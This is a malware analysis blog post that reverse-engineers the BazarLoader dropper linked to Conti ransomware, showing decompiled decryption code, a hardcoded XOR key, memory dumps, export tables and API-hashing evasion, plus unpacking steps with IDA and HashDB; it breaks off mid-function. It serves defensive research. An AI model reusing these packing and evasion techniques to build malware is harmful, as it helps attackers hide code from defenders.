# Highway to Conti: Analysis of Bazarloader


By Eli Salem

Published: 2022-02-23 · Archived: 2026-04-05 23:36:17 UTC

15 min read

Feb 16, 2022

Press enter or click to view image in full size




As we look back to summarize the year 2021 we observe that the biggest threat in the cybersecurity landscape is still ransomware. A large number of ransomware incidents have occurred around the world, extorting hundreds of millions overall from victims across the globe.
As the sun went down on some past major players in the ransomware ecosystem (such as REvil), the sun definitely shone on others, specifically the most[1] prolific group in 2021: Conti.

The list of Conti's victims is definitely long and vary, with some high profile names such as the recent incidents of the bank of Indonesia[2], and Delta Electronics[3].
Although each case has its own story to tell, it is reported that multiple incidents of attacks that ended up with Conti ransomware started or had involved BazarBackdoor or BazarLoader malware[4][5].
In this article, I will present an analysis of the BazarLoader malware, its defensive measures to hinder security researchers, and other important core functionalities.


## Bazarloader Background

BazarLoader has been first observed and reported in April 2020[6] and was associated and believed to be developed by a group called *ITG23* or *TrickBot gang*[7].
The loader itself is known to be distributed by phishing campaigns that use multiple LoLbins for deployment such as Powershell, Mshta[8], ISO files[9], and eventually the involvement of Rundll32 or Regsvr32.

## The Dropper

SHA1 hash: 94114c925eff56b33aed465fce335906f31ae1b5

Press enter or click to view image in full size




Bazarloader dropper in PEstudio[23]

Similar to many malware that comes from the e-crime scene, Bazarloader comes packed inside an initial dropper. The dropper itself is a 64-bit .dll file with a high entropy of over 6.8.

When we open the dropper in IDA, we immediately notice a large olive color in the navigation bar, in many cases (especially with packed malware) this can be a big clue for obfuscated content yet to be decrypted.
As we investigate the navigation bar, we see two interesting code blobs right at the beginning of the .rdata section, the first one is quite small, but the second is very big with a size of 156256 bytes. For convenience, we'll convert them both to a byte array, to do so, do the following:

1) Right-click on the code blob name
2) Click Byte
3) Right-click on the code blob again
4) Click Array
5) For convenience, change the name of these blobs

```
Small_blob      db 41h, 42h, 43h, 44h, 45h, 46h, 47h, 48h, 49h, 4Ah, 4Bh
                                        ; DATA XREF: sub_18000F0A0+3↑o
                db 4Ch, 4Dh, 4Eh, 4Fh, 50h, 51h, 52h, 53h, 54h, 55h, 56h
                db 57h, 58h, 59h, 5Ah, 61h, 62h, 63h, 64h, 65h, 66h, 67h
                db 68h, 69h, 6Ah, 6Bh, 6Ch, 6Dh, 6Eh, 6Fh, 70h, 71h, 72h
                db 73h, 74h, 75h, 76h, 77h, 78h, 79h, 7Ah, 30h, 31h, 32h
                db 33h, 34h, 35h, 36h, 37h, 38h, 39h, 2Bh, 2Fh
Big_blob        db 6Dh, 43h, 63h, 72h, 2Bh, 47h, 5Ah, 37h, 62h, 47h, 71h
                                        ; DATA XREF: e_first_decrypt_sub_18000FC
                db 58h, 62h, 47h, 39h, 78h, 63h, 5Ah, 74h, 34h, 2 dup(5Ah)
                db 6Eh, 4Fh, 61h, 6Dh, 65h, 4Bh, 49h, 56h, 70h, 69h, 6Ah
                db 71h, 4Eh, 30h, 61h, 5Ah, 6Ch, 68h, 66h, 4Eh, 39h, 74h
                db 61h, 73h, 56h, 68h, 71h, 31h, 6Eh, 58h, 61h, 79h, 53h
                db 6Ch, 54h, 53h, 55h, 62h, 44h, 51h, 6Ch, 2 dup(46h)
                db 67h, 51h, 43h, 2 dup(41h), 63h, 41h, 46h, 45h, 49h
                db 53h, 45h, 6Eh, 55h, 48h, 6Bh, 2 dup(41h), 58h, 52h
                db 51h, 45h, 50h, 55h, 52h, 6Fh, 54h, 46h, 6Bh, 38h, 44h
                db 42h, 6Bh, 67h, 6Fh, 50h, 69h, 42h, 45h, 46h, 77h, 6Fh
                db 43h, 45h, 30h, 4Eh, 6Ch, 65h, 4Ah, 39h, 7Ah, 52h, 6Eh
                db 5Ah, 2 dup(7Ah), 2Fh, 63h, 71h, 30h, 49h, 47h, 2Fh
                db 55h, 72h, 76h, 41h, 73h, 6Ch, 65h, 70h, 33h, 72h, 42h
                db 5Ah, 75h, 64h, 33h, 77h, 4Bh, 72h, 54h, 4Bh, 76h, 46h
                db 65h, 6Eh, 33h, 4Ch, 31h, 45h, 73h, 63h, 69h, 35h, 51h
                db 4Bh, 4Ch, 47h, 42h, 44h, 71h, 33h, 30h, 36h, 74h, 53h
                db 75h, 38h, 41h, 46h, 4Ah, 71h, 6Eh, 66h, 73h, 56h, 6Dh
                db 35h, 33h, 52h, 77h, 7Ah, 53h, 73h, 75h, 2Bh, 56h, 36h
                db 66h, 63h, 43h, 6Ah, 57h, 2 dup(79h), 62h, 6Ch, 41h
```

Big & small chunks of data

Next, we'll want to inspect where these bytes are being used by seeing their cross-reference. By tracing the usage of the big blob, we can see that it is entering to a function named "*sub_1800F110*" that also gets a value of *0x26260* which is *156256* in decimal, and as we know, this is the exact size of the big blob.
This function objective will be:

1. Allocate a new buffer using *VirtualAlloc*
2. Use the small blob
3. Partially decrypt the buffer into the newly allocated memory
4. Once the function is finished, it will return the allocated buffer to a higher function named "*sub_18000FC10*".

```
if ( i != 2029262700 )
{
  sub_1800092E0();
  sub_180001AE0();
  returned_buffer_1 = e_first_decrypt_sub_18000FC10();
  v11 = (__int64)v37;
  v12 = (__int64)v36;
  v13 = (__int64)v35;
  returned_buffer_2 = e_second_decrypt_sub_1800015D0(returned_buffer_1);
  v15 = qword_18004A9B0;
```

```
      v1 = alloca(16i64);
      first_decrypted_buffer = sub_18000F110(Big_blob, 0x26260i64);
      i = 1743726808;
      if ( (((_BYTE)dword_18004A9A0 * ((_BYTE)dword_18004A9A0 - 1)) & 1) == 0 )
        i = 907258840;
      if ( dword_18004A9A4 < 10 )
        i = 907258840;
    }
  }
  if ( i == 907258840 )
    break;
  v2 = alloca(16i64);
  sub_18000F110(Big_blob, 156256i64);
}
return first_decrypted_buffer;
```

First decryption

In terms of decrypted data, in runtime, it will look like this:

Embedded obfuscated content (big blob)

Dump 1 | Dump 2 | Dump 3 | Dump 4 | Dump 5 | Watch 1 | [x=] Locals

| Address | Hex | ASCII |
|---|---|---|
| 000000018001A0B0 | 6D 43 63 72 2B 47 5A 37 62 47 71 58 62 47 39 78 | mCcr+GZ7bGqXbG9x |
| 000000018001A0C0 | 63 5A 74 34 5A 5A 6E 4F 61 6D 65 4B 49 56 70 69 | cZt4ZZnOameKIVpi |
| 000000018001A0D0 | 6A 71 4E 30 61 5A 6C 68 66 4E 39 74 61 73 56 68 | jqN0aZlhfN9tasVh |
| 000000018001A0E0 | 71 31 6E 58 61 79 53 6C 54 53 55 62 44 51 6C 46 | q1nXaySlTSUbDQlF |
| 000000018001A0F0 | 46 67 51 43 41 41 63 41 46 45 49 53 45 6E 55 48 | FgQCAAcAFEISEnUH |
| 000000018001A100 | 6B 41 41 58 52 51 45 50 55 52 6F 54 46 6B 38 44 | kAAXRQEPURoTFk8D |
| 000000018001A110 | 42 6B 67 6F 50 69 42 45 46 77 6F 43 45 30 4E 6C | BkgoPiBEFwoCE0Nl |
| 000000018001A120 | 65 4A 39 7A 52 6E 5A 7A 7A 2F 63 71 30 49 47 2F | eJ9zRnZzz/cq0IG/ |
| 000000018001A130 | 55 72 76 41 73 6C 65 70 33 72 42 5A 75 64 33 77 | UrvAslep3rBZud3w |
| 000000018001A140 | 4B 72 54 4B 76 46 65 6E 33 4C 31 45 73 63 69 35 | KrTKvFen3L1Esci5 |
| 000000018001A150 | 51 4B 4C 47 42 44 71 33 30 36 74 53 75 38 41 46 | QKLGBDq306tSu8AF |
| 000000018001A160 | 4A 71 6E 66 73 56 6D 35 33 52 77 7A 53 73 75 2B | JqnfsVm53RwzSsu+ |
| 000000018001A170 | 56 36 66 63 43 6A 57 79 79 62 6C 41 6F 73 59 37 | V6fcCjWyyblAosY7 |
| 000000018001A180 | 45 77 77 4C 76 31 4B 37 77 47 42 6D 68 6A 38 76 | EwwLv1K7wGBmhj8v |
| 000000018001A190 | 61 6D 69 55 46 66 56 68 65 6A 4D 31 71 77 78 76 | amiUFfVhejM1qwxv |
| 000000018001A1A0 | 64 5A 53 4A 59 6C 4E 54 66 47 74 30 64 47 50 44 | dZSJYlNTfGt0dGPD |
| 000000018001A1B0 | 59 6D 68 78 6C 33 78 2B 62 35 53 34 43 6D 39 78 | Ymhxl3x+b5S4Cm9x |
| 000000018001A1C0 | 6A 48 52 2F 5A 5A 6A 32 62 47 4E 31 6E 6D 6C 68 | jHR/ZZj2bGN1nmlh |
| 000000018001A1D0 | 63 59 78 31 61 33 71 51 5A 57 4A 6A 6C 58 64 68 | cYx1a3qQZWJjlXdh |
| 000000018001A1E0 | 5A 6F 64 74 61 47 69 58 61 48 64 7A 6D 48 68 6C | ZodtaGiXaHdzmHhl |
| 000000018001A1F0 | 42 6F 64 76 5A 34 70 78 66 32 4B 4F 59 33 39 70 | BodvZ4pxf2KOY39p |

First decryption iteration

Dump 1 | Dump 2 | Dump 3 | Dump 4 | Dump 5 | Watch 1 | [x=] Locals

| Address | Hex | ASCII |
|---|---|---|
| 0000000000460000 | 98 27 2B F8 66 7B 6C 6A 97 6C 6F 71 71 9B 78 65 | .'+øf{lj.loqq.xe |
| 0000000000460010 | 99 CE 6A 67 8A 21 5A 62 8E A3 74 69 99 61 7C DF | .Îjg.!Zb.£ti.a\|ß |
| 0000000000460020 | 6D 6A C5 61 AB 59 D7 6B 24 A5 4D 25 1B 0D 09 45 | mjÅa«Yxk$¥M%...E |
| 0000000000460030 | 16 04 02 00 07 00 14 42 12 12 75 07 90 00 17 45 | .......B..u....E |
| 0000000000460040 | 01 0F 51 1A 13 16 4F 03 06 48 28 3E 20 44 17 0A | ..Q...O..H(> D.. |
| 0000000000460050 | 02 13 43 65 78 9F 73 46 76 73 CF F7 2A D0 81 BF | ..Cex.sFvsÏ÷*Ð.¿ |
| 0000000000460060 | 52 BB C0 B2 57 A9 DE B0 59 B9 DD F0 2A B4 CA BC | R»À²W©Þ°Y'ÝðªÊ¼ |
| 0000000000460070 | 57 A7 DC BD 44 B1 C8 B9 40 A2 C6 04 3A B7 D3 AB | W§Ü½D±È'@¢Æ.:·Ó« |
| 0000000000460080 | 52 BB C0 05 26 A9 DF B1 59 B9 DD 1C 33 4A CB BE | R»À.&©ß±Y'Ý.3JË¾ |
| 0000000000460090 | 57 A7 DC 0A 35 B2 C9 B9 40 A2 C6 3B 13 0C 0B BF | W§Ü.5²É'@¢Æ;...¿ |
| 00000000004600A0 | 52 BB C0 60 66 86 3F 2F 6A 68 94 15 F5 61 7A 33 | R»À`f.?/jh..õaz3 |
| 00000000004600B0 | 35 AB 0C 6F 75 94 89 62 53 53 7C 6B 74 74 63 C3 | 5«.ou..bSS\|kttcÃ |
| 00000000004600C0 | 62 68 71 97 7C 7E 6F 94 B8 0A 6F 71 8C 74 7F 65 | bhq.\|~o.¸.oq.t.e |
| 00000000004600D0 | 98 F6 6C 63 75 9E 69 61 71 8C 75 6B 7A 90 65 62 | .ölcu.iaq.ukz.eb |
| 00000000004600E0 | 63 95 77 61 66 87 6D 68 68 97 68 77 73 98 78 65 | c.waf.mhh.hws.xe |
| 00000000004600F0 | 06 77 6F 67 8A 71 7F 62 8E 63 7F 69 85 7F 65 65 | .wog.q.b.c.i..ee |
| 0000000000460100 | 9C 7A 7B 68 99 68 6C 6A 92 18 A6 70 73 6C 7B 6E | .z{h.hlj..¦psl{n |
| 0000000000460110 | 66 8A 9D 66 75 81 7D 62 8A 93 76 69 2E 69 71 65 | f..fu.}b..vi.iqe |
| 0000000000460120 | 98 4A B1 69 66 40 24 6A 93 46 18 14 0B 10 79 65 | .J±if@$j.F....ye |
| 0000000000460130 | 9B 3F C9 66 77 61 86 72 72 73 89 CF 7B 6D 63 9A | .?Éfwa.rrs.Ï{mc. |
| 0000000000460140 | 67 64 71 97 46 7A 6F 93 08 46 1F 15 12 10 1B 67 | gdq.Fzo..F.....g |

First decryption output

Next, the partially decrypted buffer will be sent to another function called "*sub_1800015D0*". This function objective will be:

1. Perform further decryption using XOR loop with a designated key
2. Allocate new memory
3. Perform another decryption which will result in the final bazarloader payload, and copy it into the new buffer


```
if ( i != 2029262700 )
{
  sub_1800092E0();
  sub_180001AE0();
  returned_buffer_1 = e_first_decrypt_sub_18000FC10();
  v11 = (__int64)v37;
  v12 = (__int64)v36;
  v13 = (__int64)v35;
  returned_buffer_2 = e_second_decrypt_sub_1800015D0(returned_buffer_1);
  v15 = qword_18004A9B0;
```

```
        *(_BYTE *)(a1 + v17) ^= key[v24 - (v5 & 0xFFFFFFE0)];// Writing to the buffer
        v16 = v24 + 1;
        i = -111250889;
        if ( (((_BYTE)dword_18004A990 * ((_BYTE)dword_18004A990 - 1)) & 1) == 0 )
          i = -301689598;
        if ( dword_18004A994 < 10 )
          i = -301689598;
      }
    }
    if ( i > -557011178 )
      break;
    if ( i == -2027587052 )
    {
      v7 = sub_18000A840(230400i64);
      *v21 = v7;
      *v20 = 0i64;
      e_copy_to_new_buffer_sub_180001000(a1, 117192i64, v21, v20);
      v15 = *v21;
      i = -557011177;
      if ( (((_BYTE)dword_18004A990 * ((_BYTE)dword_18004A990 - 1)) & 1) == 0 )
        i = -373972645;
      if ( dword_18004A994 < 10 )
        i = -373972645;
    }
    else if ( i == -1107469864 )
    {
      v8 = alloca(48i64);
      key = possibly_key;
      v9 = alloca(16i64);
      v21 = &v13;
      v10 = alloca(16i64);
      v20 = &v12;
      v19 = possibly_key;
      strcpy(possibly_key, "cjqhfxojhhlqsdzefvmguaybqswizoce");
```


Second decryption

In the end, after these two iterations of data manipulation, the two phases will look like this

Second decryption iteration




Final payload





Final output

**Note**: If we wanted to avoid this way, the easy way to unpack this dropper manually will be:

1. Set a breakpoint on *VirtualAlloc*
2. On the second instance, set a hardware breakpoint on the allocated buffer
3. Hit Run until you see the final clean payload


## BazarLoader

Press enter or click to view image in full size




Unpacked Bazarloader

The unpacked file (Bazarloader payload) is a 64-bit DLL file with a much lower entropy of 3.96 compared to its dropper. In addition, the malware has 8 export functions, however, all of them are empty except the function "*EproyAklW*".
Also, we notice the internal name of the malware called "*l_dll_rndll_eaw_64_p2_g8_v221_11_01_22_logs_no.dll*".



| Offset | Name | Value | Meaning |
|---|---|---|---|
| 1B470 | Characteristics | 0 | |
| 1B474 | TimeDateStamp | FFFFFFFF | |
| 1B478 | MajorVersion | 0 | |
| 1B47A | MinorVersion | 0 | |
| 1B47C | Name | 1CAE8 | l_dll_rndll_eaw_64_p2_g8_v221_11_01_22_logs_no.dll |
| 1B480 | Base | 1 | |
| 1B484 | NumberOfFunc... | 8 | |
| 1B488 | NumberOfNames | 8 | |
| 1B48C | AddressOfFunc | 1CA98 | |


Details

| Offset | Ordinal | Function RVA | Name RVA | Name | Forwarder |
|---|---|---|---|---|---|
| 1B498 | 1 | 635C | 1CB1B | BecauseBig | |
| 1B49C | 2 | 635C | 1CB26 | DifferentBelow | |
| 1B4A0 | 3 | 6318 | 1CB35 | EproyAklW | |
| 1B4A4 | 4 | 635C | 1CB3F | FastBy | |
| 1B4A8 | 5 | 635C | 1CB46 | RegularlyPlay | |
| 1B4AC | 6 | 635C | 1CB54 | ThroughSlowly | |
| 1B4B0 | 7 | 635C | 1CB62 | Ujvsyh78 | |
| 1B4B4 | 8 | 635C | 1CB6B | vE424PnKk | |

Export functions in PE-bear[22]

Also, the malware's import function table is empty, which indicates that the API calls will be resolved dynamically by some mechanism. In addition, in terms of size, Bazarloader is small\mid size malware.

Press enter or click to view image in full size




Empty Import table


My investigation will be separated into two parts:

1. **Bazarloader defenses**: Any method the malware used to slow down researchers and how to overcome them.
2. **Bazarloader operative mechanism**: Basically how the malware works.

### BazarLoader defenses 1: API Hashing

Right as we enter the export function "EproyAklW" we observe the first defense mechanism of Bazarloader, its dynamic API hashing resolving function (which in our case is called *sub_1800AC7C*).
For those who are not familiar with the term API hashing:
"API hashing is simply an arbitrary function/algorithm, that calculates a hash value for a given text string[10]."
In simple words, the function gets as input some hash to be computed and eventually output a pointer to an API call. Next, usually, we'll see this pointer being used in form of a function.

Press enter or click to view image in full size





API hashing function

To confirm our hypothesis, we can always debug the function dynamically and step over it. once we do it we'll notice two things:

1. The register EAX will hold the address of the resolved API call (in this case it is RtlExitUserProcess (which is the kernel-mode equivalent to ExitProcess).
2. Three instructions later the register EAX will be executed via call, which means RtlExitUserProcess will be executed.

Press enter or click to view image in full size




Resolving API dynamically


As can be assumed, the main advantages of this technique are:

1. The malware is more stealthy because as we said, its import table is empty, thus making the analysis more challenging and slow.
2. This also creates some challenges for automated security products that rely on these API calls to be present in order to determine the file's nature.

This technique is very common in the malware world and can be found in other malware such as Emotet, Qbot, Trickbot, Conti ransomware, Lockbit, and so on.

**Small Tip**: In many cases, the API hashing function will result in the address of the requested API call, therefore, in many cases, they will use the Process environment block (PEB) for the part of actually resolving. Searching for the usage of the PEB in the code is a good way to smell for these resolving functions.

As security researchers, the major issue with API hashing functions is that they are being executed many times, basically each time the malware wants to use a specific function. In Bazarloader's case, we can see "*sub_18000AC7C*" being used 232 times. Obviously going to each function and resolving it dynamically is time-consuming and this process needs to be scaled.





Multiple times of resolving API

In order to speed things up, we'll use one of my favorite tools, and a GO-TO when it comes to API hashing: **HashDB**[11][17][18].
The HashDB plugin is a community-sourced library of hashing algorithms used in malware. The plugin allows reverse engineers to test specific hashes against the algorithms that HasDB has.

Once having HashDB, do the following:


1. Right-click on the hash
2. Click on HashDB Hunt Algorithm

Press enter or click to view image in full size




HashDB Hung Algorithm

After a couple of seconds, we got a popup that tells us that the algorithm found is "*rol7_xor*", then, click ok.




HashDB found algorithm


Now, do the following:

1. Right-click again on the hash
2. Choose HashDB Lookup

Then, we'll get another popup that will tell us that the hash is translated to the API call *ExitProcess*, similarly to what we saw during our dynamic analysis.

```
__int64 __fastcall EproyAklW(__int64 a1, __int64 a2, __int64 a3)
{
  __int64 v3; // rcx
  void (__fastcall *v4)(_QWORD); // rax

  if ( !byte_18001D338 )
  {
    byte_18001D338 = 1;
    sub_18000D024(a1, a2, a3);
    sub_18000A3BC();
